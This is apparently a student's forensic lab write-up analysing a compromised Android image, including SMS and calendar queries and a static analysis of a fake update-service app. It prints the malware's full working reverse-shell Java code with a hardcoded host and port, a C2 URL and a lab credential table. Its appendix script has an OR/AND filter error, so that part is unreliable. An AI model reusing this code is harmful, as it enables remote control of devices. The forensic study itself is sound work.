Exercise 1

1 - The SQLite database that stores SMS/MMS is **mmssms.db**. Its absolute path is **data/user_de/0/com.android.providers.telephony/databases/mmssms.db**. The exact table name that contains message bodies is **sms**.

```
onurozkara@tsurugi:~/Desktop$ echo $USER-$(date +%s)
onurozkara-1763653971
onurozkara@tsurugi:~/Desktop$ ls filesystem/data/user_de/0/com.android.providers
.telephony/databases/
HbpcdLookup.db          mmssms.db-shm  nwk_info.db-journal
HbpcdLookup.db-journal  mmssms.db-wal  telephony.db
mmssms.db               nwk_info.db    telephony.db-journal
```


```
onurozkara@tsurugi:~/Desktop/filesystem/data/user_de/0/com.android.providers.telephony/da
tabases$ sqlite3 mmssms.db
SQLite version 3.37.2 2022-01-06 13:25:41
Enter ".help" for usage hints.
sqlite> PRAGMA table_info(sms);
0|_id|INTEGER|0||1
1|thread_id|INTEGER|0||0
2|address|TEXT|0||0
3|person|INTEGER|0||0
4|date|INTEGER|0||0
5|date_sent|INTEGER|0|0|0
6|protocol|INTEGER|0||0
7|read|INTEGER|0|0|0
8|status|INTEGER|0|-1|0
9|type|INTEGER|0||0
10|reply_path_present|INTEGER|0||0
11|subject|TEXT|0||0
12|body|TEXT|0||0
```

2 - The message with ID **151** (UTC: **1684736100000**) documents a login detail change, visible in the attached image, located via the French keyword **identifiant.**

```
onurozkara@tsurugi:~/Desktop/filesystem/data/user_de/0/com.android.providers.telephony/databases$ echo $USER-$(date +%s)
onurozkara-1763656333
onurozkara@tsurugi:~/Desktop/filesystem/data/user_de/0/com.android.providers.telephony/databases$ sqlite3 mmssms.db
SQLite version 3.37.2 2022-01-06 13:25:41
Enter ".help" for usage hints.
sqlite> select _id, date_sent, body from sms where body like "%identifiant%";
148|1683893300000|Bonjour à tous, petit message collectif pour vous annoncer que les identifiants de tous les utilisateurs de l'intranet vont
ngement aura lieu. Bonne journée.
151|1684736100000|Bonjour tout le monde, le changement des identifiants viens d'avoir lieu, vous trouverez dans l'image jointe vos nouveaux id
rnée.
sqlite>
```

3 - The absolute path of the file that stores login credentials is **data/user_de/0/com.android.providers.telephony/app_parts/PART_1680860462935_image0000001.jpg**. It also caught my attention that the actual file name is different, as shown in the screenshot below.

```
/data/user_de/0/com.android.providers.telephony/app_parts/PART_1680860462935_image0000001.jpg
sqlite> .exit
onurozkara@tsurugi:~/Desktop/filesystem/data/user_de/0/com.android.providers.telephony/databases$
echo $USER-$(date +%s)
onurozkara-1763658551
```




	A	B	C	D	E	F
1	Nom	Prénom	Login	Mot de passe	Equipe	
2	Assoif	Bob	bassoif	!Dir2023	Direction	
3	Ateur	Nordinne	nateur	!Dir2023	Direction	
4	Terieur	Alex	aterieur	!Market2023	Marketting	
5	Voyance	Clair	cvoyance	!RH2023	RH	
6	Durev	Yvan	ydurev	!RH2023	RH	
7	Bout	Carry	cbout	!RH2023	RH	
8	Némard	Jean	jnemard	!Dev2023	Devs	
9	Rave	Beth	brave	!Dev2023	Devs	
10	Kapaètrela	Xavier	xkapaetrela	!Dev2023	Devs	
11						

4 - Based on the analysis of the application's files in the data/app directory**, the** following is the identification of the malicious application.


- **Package Name:** com.android.updateserver
- **App Label:** Android Update Service
- **Install Time:** 187ffa2e22f (hexadecimal), 09/05/2023 08:31:17.551 (GMT)
- **Sensitive Permission:** READ_SMS

The crucial finding is the conflict between packages.xml and AndroidManifest.xml

- **updateserver-1:** It is physically present and its manifest confirms the dangerous **READ_SMS** permission. The fact that the system's packages.xml doesn't show it suggests a potential attempt to **hide or mask** the true permissions from system checks or basic forensic examination.



packages.xml



AndroidManifest.xml

```
onurozkara@tsurugi:~/Desktop/filesystem/data/app/com.android.updateserver-1/bas
e/res/values$ echo $USER-$(date +%s)
onurozkara-1763738996
onurozkara@tsurugi:~/Desktop/filesystem/data/app/com.android.updateserver-1/bas
e/res/values$ cat strings.xml | grep app_name
    <string name="app_name">Android Update Service</string>
```

strings.xml

5 – How / When the App Appeared?

The Initial Compromise

- The victim takes their phone to the **repair shop on June 19, 2022** (1655632800000).

```
onurozkara@tsurugi:~/Desktop/filesystem/data/data/com.android.providers.calendar/databa
ses$ echo $USER-$(date +%s)
onurozkara-1764202616
onurozkara@tsurugi:~/Desktop/filesystem/data/data/com.android.providers.calendar/databa
ses$ sqlite3 calendar.db
SQLite version 3.37.2 2022-01-06 13:25:41
Enter ".help" for usage hints.
sqlite> select dtstart, title from Events where _id=2;
1655632800000|Réparation téléphone
```

- An unauthorized individual (the attacker) at the shop takes the opportunity to install the first version of the malware: **com.android.updateserver**.
- This version is installed aggressively, perhaps with root access, and is made to look like a legitimate system application (/system/app/SmartRemote_zero path deception) and is granted the highly sensitive **READ_SMS** permission. This initial version begins to monitor and exfiltrate SMS data.

```
onurozkara@tsurugi:~/Desktop/filesystem/data/system$ echo $USER-$(date +%s)
onurozkara-1764202923
onurozkara@tsurugi:~/Desktop/filesystem/data/system$ cat packages.xml | grep -A 8 Smart
Remote
    <package name="com.android.updateserver" codePath="/system/app/SmartRemote_zero" na
tiveLibraryPath="/system/app/SmartRemote_zero/lib" primaryCpuAbi="armeabi-v7a" publicFl
ags="945302597" privateFlags="0" ft="1817b9bf7a0" it="1817b9bf7a0" ut="1817b9bf7a0" ver
sion="1612151125" userId="10177">
```

```
        <perms>
            <item name="android.permission.RECEIVE_BOOT_COMPLETED" granted="true" flags
="0" />
            <item name="android.permission.READ_SMS" granted="true" flags="0" />
            <item name="android.permission.INTERNET" granted="true" flags="0" />
        </perms>
```

- The system later removes or replaces this version, leading to the code path disappearing, but the initial compromise and data theft have occurred.

The Re-Compromise and Stealth Update

- The victim returns to the **repair shop on May 9, 2023** (1683613800000).

```
onurozkara@tsurugi:~/Desktop/filesystem/data/data/com.android.providers.calendar/databa
ses$ echo $USER-$(date +%s)
onurozkara-1764203336
onurozkara@tsurugi:~/Desktop/filesystem/data/data/com.android.providers.calendar/databa
ses$ sqlite3 calendar.db
SQLite version 3.37.2 2022-01-06 13:25:41
Enter ".help" for usage hints.
sqlite> select lastDate, title from Events where _id=2;
1683613800000|Réparation téléphone
```

- The attacker takes advantage of the opportunity again. They perform a crucial update/re-installation of the malware, now tracked as **com.android.updateserver-1**.

```
onurozkara@tsurugi:~/Desktop/filesystem/data/app$ echo $USER-$(date +%s)
onurozkara-1764203479
onurozkara@tsurugi:~/Desktop/filesystem/data/app$ ls
com.android.updateserver-1          com.samsung.upsmtheme.home-1
com.riteshsahu.SMSBackupRestore-1   eu.chainfire.supersu-1
```

- **The Deception:** Although the new package is installed as a regular user app (/data/app/...), the attacker has updated the malware for continued surveillance.
- **The Malicious Proof:** The physical evidence of the **AndroidManifest.xml** inside the base.apk confirms the malware is **still designed to perform surveillance**, as it explicitly contains the **READ_SMS** permission. The fact that the packages.xml entry is incomplete or misleading regarding the granted permissions is either an artifact of the update process or a successful obfuscation technique used by the attacker, but the manifest is the definitive proof of the app's capability.

```
onurozkara@tsurugi:~/Desktop/filesystem/data/app/com.android.updateserver-1/bas
e$ echo $USER-$(date +%s)
onurozkara-1763737951
onurozkara@tsurugi:~/Desktop/filesystem/data/app/com.android.updateserver-1/bas
e$ cat AndroidManifest.xml
<?xml version="1.0" encoding="utf-8" standalone="no"?><manifest xmlns:android="
http://schemas.android.com/apk/res/android" android:compileSdkVersion="32" andr
oid:compileSdkVersionCodename="12" package="com.android.updateserver" platformB
uildVersionCode="32" platformBuildVersionName="12">
    <uses-permission android:name="android.permission.READ_SMS"/>
    <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
    <uses-permission android:name="android.permission.INTERNET"/>
```

6 – Timeline Skew Computation and Analysis


- The analysis involves two key independent data sources to establish a critical timeline for the malicious activity. First, the installation time of the suspect application, com.android.updateserver-1, is recorded in the system file packages.xml as 2023-05-09 08:31:17.551 GMT (1683621077551). Second, a

forensically relevant event is captured in the mmssms.db database: a message with ID 151 documenting a login detail change, which has a timestamp of 2023-05-22 06:15:00.000 GMT (1684736100000). The timeline offset is computed by subtracting the install time from the SMS time, yielding a difference of 1115022449. This positive skew signifies that the sensitive SMS message was received and logged 12 days, 21 hours, and 43 minutes after the malware, which possesses the READ_SMS permission, was installed. The implication is that the malicious application was persistent and operational during this entire period, allowing it to successfully monitor and capture the critical login change information, thereby confirming the malware's intended purpose and impact on the victim's data security.

```
onurozkara@tsurugi:~/Desktop/filesystem/data/user_de/0/com.android.providers.telephony/
databases$ echo $USER-$(date +%s)
onurozkara-1764205210
onurozkara@tsurugi:~/Desktop/filesystem/data/user_de/0/com.android.providers.telephony/
databases$ sqlite3 mmssms.db
SQLite version 3.37.2 2022-01-06 13:25:41
Enter ".help" for usage hints.
sqlite> select date_sent from sms where _id=151;
1684736100000
```

8 - Credential Storage Analysis Report

- The file's contents originate from a screenshot, meaning the credential text was converted into visual data (pixels) and is not stored as easily searchable plain text (UTF-8 or UTF-16).



	A	B	C	D	E
1	Nom	Prénom	Login	Mot de passe	Equipe
2	Assoif	Bob	bassoif	!Dir2023	Direction
3	Ateur	Nordinne	nateur	!Dir2023	Direction
4	Terieur	Alex	aterieur	!Market2023	Marketting
5	Voyance	Clair	cvoyance	!RH2023	RH
6	Durev	Yvan	ydurev	!RH2023	RH
7	Bout	Carry	cbout	!RH2023	RH
8	Némard	Jean	jnemard	!Dev2023	Devs
9	Rave	Beth	brave	!Dev2023	Devs
10	Kapaètrela	Xavier	xkapaetrela	!Dev2023	Devs
11					

- The byte analysis confirms the file is a PNG image (despite the .jpg extension).

```
onurozkara@tsurugi:~/Desktop/filesystem/data/user_de/0/com.android.providers.tel
ephony/app_parts$ echo $USER-$(date +%s)
onurozkara-1764247482
onurozkara@tsurugi:~/Desktop/filesystem/data/user_de/0/com.android.providers.tel
ephony/app_parts$ head -n 1 PART_1684736100000_image0000001.jpg | xxd
00000000: 8950 4e47 0d0a                           .PNG..
```

9 - Minimal Chain-of-Custody Note

Acquisition Source

The malicious application, identified by the package name com.android.updateserver-1, was acquired from a **forensic image** of an Android mobile device.

- **Source Medium:** The application was extracted from a mounted, **write-blocked copy** of the original device's storage media.
- **Logical Path:** The specific file, the Application Package Kit (APK), was located within the logical file system at the path: /data/app/com.android.updateserver-1/base.apk.
- **Acquisition Method:** The base.apk file was copied directly from the mounted forensic image to the local analysis workstation using standard file copy procedures, preserving its original metadata.

Evidence Verification

To ensure the integrity and admissibility of the APK file, verification steps were performed immediately upon acquisition.

- **Hashing:** A cryptographic hash was generated for the acquired base.apk file **before any analysis began**.
  - **Algorithm Used:** SHA-256
  - **Hash Value:**

```
onurozkara@tsurugi:~/Desktop/filesystem/data/app/com.android.updateserver-1$ echo $USER-$(date +%s)
onurozkara-1764211249
onurozkara@tsurugi:~/Desktop/filesystem/data/app/com.android.updateserver-1$ sha256sum base.apk
446faecbcd4695952b0d836aabb50b9fca511ae5c38225177ee3cf0eadaa789d  base.apk
```

- **Integrity Confirmation:** This hash value serves as a digital fingerprint of the evidence. It confirms that the APK file was not altered during the copy process and can be used to verify the file's integrity at any future stage of the investigation.
- **Storage:** The acquired base.apk file was stored on a dedicated, secured, and access-controlled forensic drive within a case-specific directory.

Non-Altering Forensic Methodology

The following non-altering methods were used for initial analysis, preserving the integrity of the original evidence.

- **Manifest Analysis:** The base.apk was **decoded** using apktool to extract its AndroidManifest.xml file. This non-altering step was used to statically identify declared application features and **sensitive permissions** (READ_SMS) without executing the code.
- **System Record Check:** The system file packages.xml was examined using grep and a text editor. This verified the system's recorded install time and confirmed the application's existence as a known installed package.

- **Timeline Comparison:** A comparison was made between the application's recorded installation time and timestamps from the mmssms.db file. This method quantified the time offset using **read-only database queries** to establish a critical forensic timeline without altering either the base.apk or the mmssms.db file.

All subsequent analysis steps will utilize the verified, hashed copy of the base.apk file.

Exercise 2

1 - The language used to build the app:

- Kotlin

The strongest evidence is the existence of the dedicated directory:

```
onurozkara@tsurugi:~/Downloads/base$ echo $USER-$(date +%s)
onurozkara-1764250103
onurozkara@tsurugi:~/Downloads/base$ ls
AndroidManifest.xml  apktool.yml  kotlin  original  res  smali  unknown
onurozkara@tsurugi:~/Downloads/base$ cd kotlin/
onurozkara@tsurugi:~/Downloads/base/kotlin$ ls
annotation   coroutines  kotlin.kotlin_builtins  reflect
collections  internal    ranges
onurozkara@tsurugi:~/Downloads/base/kotlin$
```

Also, the kotlin.kotlin_builtins file that contains information about standard Kotlin library components.

2 - Declared permissions:

- READ_SMS
- RECEIVE_BOOT_COMPLETED
- INTERNET

```
onurozkara@tsurugi:~/Downloads/base$ echo $USER-$(date +%s)
onurozkara-1764212147
onurozkara@tsurugi:~/Downloads/base$ cat AndroidManifest.xml
<?xml version="1.0" encoding="utf-8" standalone="no"?><manifest xmlns:android="h
ttp://schemas.android.com/apk/res/android" android:compileSdkVersion="32" androi
d:compileSdkVersionCodename="12" package="com.android.updateserver" platformBuil
dVersionCode="32" platformBuildVersionName="12">
    <uses-permission android:name="android.permission.READ_SMS"/>
    <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
    <uses-permission android:name="android.permission.INTERNET"/>
```

3 - The version number of android:core:core is 1.5.0. We can see this version number in the androidx.core_core.version file in the META-INF folder.

```
onurozkara@tsurugi:~/Downloads/base/original/META-INF$ echo $USER-$(date +%s)
onurozkara-1764212458
onurozkara@tsurugi:~/Downloads/base/original/META-INF$ cat androidx.core_core.ve
rsion
1.5.0
```

4 – The decomplied source is **Java.** It's common to see Java source code in JADX, even when the original app was written in Kotlin. This occurs because both languages compile down to the same foundational Dalvik/JVM bytecode. JADX's job is to


decompile this common bytecode back into the most widely understood and compatible high-level language: Java.

Bytecode Compilation

- The Kotlin compiler converts concise features into verbose Java equivalents. For example, a single Kotlin property becomes private fields, public getter, and public setter methods in the bytecode. JADX reconstructs this as long, standard Java code, making it look different from the short, original Kotlin syntax.

Optimization

- The compiler often performs method inlining, where the code of a small function is directly inserted into the body of the calling function to improve speed. This optimization makes the original, separate function disappear in the decompiled output, leading to much larger, more complex code blocks in the decompiled Java.



5 – The URL: http://sms.pms.droid.vubugzurwpehpqzwsshvypjwtmxkekg.xyz:8888/

Method name: uploadDataToServer

6 - **Role of ReverseShell.java Analysis**

The file ReverseShell.java is designed to create and manage a **persistent, interactive reverse shell** connection from the compromised Android device back to an attacker-controlled server.

Summary for Hand-in:

- **Establishes a Persistent C2 Channel:** The start() method initializes a loop that attempts to call execshell() every **5 seconds (5000L)**, ensuring the shell reconnects if the connection is dropped.
- **Initiates Reverse Shell Connection:** The execshell() method creates a **TCP socket connection** using the hardcoded attacker host and port (HOST: 240.123.207.20 and PORT: 8888).
- **Enables Remote Command Execution:** It executes a local shell process (/system/bin/sh) using ProcessBuilder and redirects the shell's input, output, and error streams to be managed by the network socket.
- **Redirects I/O Streams:** It contains three continuous while loops that **simultaneously funnel data**:
    1. **Commands from Attacker (Socket Input) → Local Shell Input (System)**.
    2. **Local Shell Output (System) → Socket Output (Back to Attacker)**.
    3. **Local Shell Error Stream (System) → Socket Output (Back to Attacker)**.

```java
package com.android.updateserver.server;

import java.io.IOException;
import java.io.InputStream;
import java.io.OutputStream;
import java.net.Socket;

/* loaded from: classes.dex */
public class ReverseShell {
    private static final String HOST = "240.123.207.20";
    private static final int PORT = 8888;
    private static final String SH_PATH = "/system/bin/sh";

    public static void start() {
        new Thread(new Runnable() { // from class: com.android.updateserver.server.ReverseShell.1
            @Override // java.lang.Runnable
            public void run() throws InterruptedException {
                try {
                    ReverseShell.starter();
                    Thread.sleep(5000L);
                    run();
                } catch (Exception e) {
                    e.printStackTrace();
                }
            }
        }).start();
    }

    /* JADX INFO: Access modifiers changed from: private */
    public static void starter() {
        try {
            execShell();
        } catch (Exception e) {
            System.out.println("Failed to connect to the socket");
            e.printStackTrace();
        }
    }

    private static void execShell() throws InterruptedException, IOException {
        Process processStart = new ProcessBuilder(SH_PATH).redirectErrorStream(true).start();
        Socket socket = new Socket(HOST, PORT);
        InputStream inputStream = processStart.getInputStream();
        InputStream errorStream = processStart.getErrorStream();
        InputStream inputStream2 = socket.getInputStream();
        OutputStream outputStream = processStart.getOutputStream();
        OutputStream outputStream2 = socket.getOutputStream();
        System.out.println("Connected");
        while (!socket.isClosed() && !socket.isInputShutdown() && !socket.isOutputShutdown()) {
            while (inputStream.available() > 0) {
                outputStream2.write(inputStream.read());
            }
            while (errorStream.available() > 0) {
                outputStream2.write(errorStream.read());
            }
            while (inputStream2.available() > 0) {
                outputStream.write(inputStream2.read());
            }
            outputStream2.flush();
            outputStream.flush();
            Thread.sleep(50L);
            try {
                processStart.exitValue();
                break;
            } catch (Exception unused) {
            }
        }
        processStart.destroy();
        socket.close();
    }
}
```

Appendix

The script and the outputs for the **Exercise 1 – Question 7**

```
onurozkara@tsurugi:~$ echo $USER-$(date +%s)
onurozkara-1764245585
onurozkara@tsurugi:~$ cd Desktop/filesystem/data/user_de/0/com.android.providers
.telephony/databases/
onurozkara@tsurugi:~/Desktop/filesystem/data/user_de/0/com.android.providers.tel
ephony/databases$ ./myScript.sh
Malicious App Install Time (MS): 1683621077551
Window (+/- X hours): 730 hours (2628000000 ms)
timestamp_utc,direction,peer,snippet_40chars
timestamp_ms,direction,peer,snippet_40chars
0,+33000000000,,"Hello tu viens avec ta femme pour le bar"
0,+33000000000,,"Absolument aucun problème j'essaye juste"
0,+33000000000,,"Bonjour Evan j'ai un problème avec mon p"
0,+33000000000,,"Coucou c'est normal que je n'ai plus acc"
0,+33000000000,,"Ca marche"
0,+33000000000,,"Ca fonctionne denouveau c'est tout bon m"
0,+33111111111,,""
0,+33222222222,,"Vraiment? Joyeux anniversaire!"
0,+33222222222,,"Ca marche je vais essayer de passer aprè"
0,+33222222222,,"Bien sûr. Tout d'abord vous devez vous c"
0,+33222222222,,"Pas de soucis Bonne chance dans vos rech"
0,+33222222222,,"Bonjour je pense que ca ira on devrait a"
0,+33222222222,,"Pas de soucis à ce soir !"
0,+33333333333,,"Coucou quoi de neuf ?"
```

```bash
#!/bin/bash

MAL_INSTALL_EPOCH_MS="1683621077551"

SMS_DB="mmssms.db"
X_HOURS=730

X_MS=$((X_HOURS * 3600 * 1000))

START_WINDOW_MS=$((MAL_INSTALL_EPOCH_MS - X_MS))
END_WINDOW_MS=$((MAL_INSTALL_EPOCH_MS + X_MS))

echo "Malicious App Install Time (MS): $MAL_INSTALL_EPOCH_MS"
echo "Window (+/- X hours): $X_HOURS hours ($X_MS ms)"
echo "timestamp_utc,direction,peer,snippet_40chars"

sqlite3 -header -csv "$SMS_DB" << EOF
SELECT T1.date_sent AS "timestamp_ms",
T1.address AS "direction",
T1.person AS "peer",
SUBSTR(REPLACE(T1.body, ',', ''), 1, 40) AS "snippet_40chars"
FROM sms AS T1
WHERE T1.date_sent >= 1680993077551  OR T1.date_sent <= 1686249077551
ORDER BY T1.date_sent ASC;
EOF
```